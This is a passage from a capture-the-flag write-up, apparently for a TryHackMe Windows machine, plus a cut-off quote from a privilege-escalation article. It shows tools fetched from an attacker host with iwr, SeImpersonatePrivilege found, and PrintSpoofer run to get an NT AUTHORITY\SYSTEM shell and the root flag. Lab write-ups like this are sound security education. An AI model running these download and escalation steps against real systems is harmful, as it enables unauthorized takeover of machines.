PS C:\Users\Bob\Desktop> iwr http://10.21.17.140/winPEASx64.exe -OutFile C:\Users\Bob\Desktop\winPEAS.exe
iwr http://10.21.17.140/winPEASx64.exe -OutFile C:\Users\Bob\Desktop\winPEAS.exe
PS C:\Users\Bob\Desktop> ls
ls


    Directory: C:\Users\Bob\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/11/2025  12:07 PM                Microsoft
-a----         7/25/2020   8:24 AM             35 user.txt
-a----         3/11/2025  12:13 PM       10143744 winPEAS.exe


PS C:\Users\Bob\Desktop>
```




However, I found nothing interesting. Next I looked at my privileges and found I had **SeImpersonatePrivilege** enabled.

```
PS C:\Users\Bob\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Users\Bob\Desktop>
```

Users with this privilege enabled could potentially escalate to admin using **dirty potato** or **spoolspoof** exploits. I referred to the below article and downloaded the **printspoofer** exploit.



Privilege Escalation

Windows Privilege Escalation: SeImpersonatePrivilege


August 4, 2021 By Raj


In this article, we will be showcasing the process of creating a lab environment on an IIS Server running a Windows Server 2019 machine. After setting the IIS server, we will be focusing on the usage of the SeImpersontePrivilege or Impersonate a Client After Authentication" User Right Privileges to elevate the access on the machine using different methods.


Table of Contents

Introduction

Talking about the SeImpersonatePrivilege (Impersonate a Client after Authentication), It was







I transferred the exploit from my local system to the target.


```
PS C:\Users\Bob\Desktop> iwr http://10.21.17.140/PrintSpoofer64.exe -OutFile C:\Users\Bob\Desktop\PrintSpoofer64.exe
iwr http://10.21.17.140/PrintSpoofer64.exe -OutFile C:\Users\Bob\Desktop\PrintSpoofer64.exe
PS C:\Users\Bob\Desktop> ls
ls


    Directory: C:\Users\Bob\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/11/2025  12:07 PM                Microsoft
-a----         3/11/2025  12:23 PM          27136 PrintSpoofer64.exe
-a----         7/25/2020   8:24 AM             35 user.txt
-a----         3/11/2025  12:13 PM       10143744 winPEAS.exe


PS C:\Users\Bob\Desktop>
```

Finally, I ran the exploit to spawn a **powershell** session as **nt authority**.




```
c:\Users\Bob\Desktop>PrintSpoofer64.exe -i -c powershell.exe
PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
```

I then captured the root flag from *Administrator*'s Desktop.

```
PS C:\Users\Administrator\Desktop> ls
ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2020   8:25 AM             35 root.txt


PS C:\Users\Administrator\Desktop> more root.txt
more root.txt
THM{1f[redacted]}
```

That's it from my side!
Happy hacking